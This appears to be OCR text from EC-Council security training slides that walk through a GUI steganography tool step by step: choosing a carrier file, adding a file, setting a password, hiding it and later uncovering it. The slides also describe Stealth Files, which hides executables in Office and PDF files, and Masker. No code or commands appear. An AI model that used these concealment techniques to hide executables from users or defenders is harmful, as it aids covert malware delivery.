
Stealth Files can hide executables in other files such as Microsoft Word, Excel, PowerPoint, and Acrobat





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Tool: Steganography



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Steganography (Step 1)


Step 1: Select a Carrier File for hiding information




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Steganography (Step 2)

Step 2: Add File/Message to hide






Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Steganography (Step 3)


Step 3: Assign password



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Steganography (Step 4)


Step 4: Hide the file



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Steganography (Un-hiding Step 1)


Select the file to uncover information



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Tool: Steganography (Un-hiding Step 2)

Enter Password to unhide the message



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Steganography (Un-hiding Step 3)




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Masker Steganography Tool

Masker is a program that encrypts files and folders and hides them inside another file

Masker hides files and folders in inconspicuous places, such as pictures, videos, and sound files

You can hide any files and even whole folders with subfolders

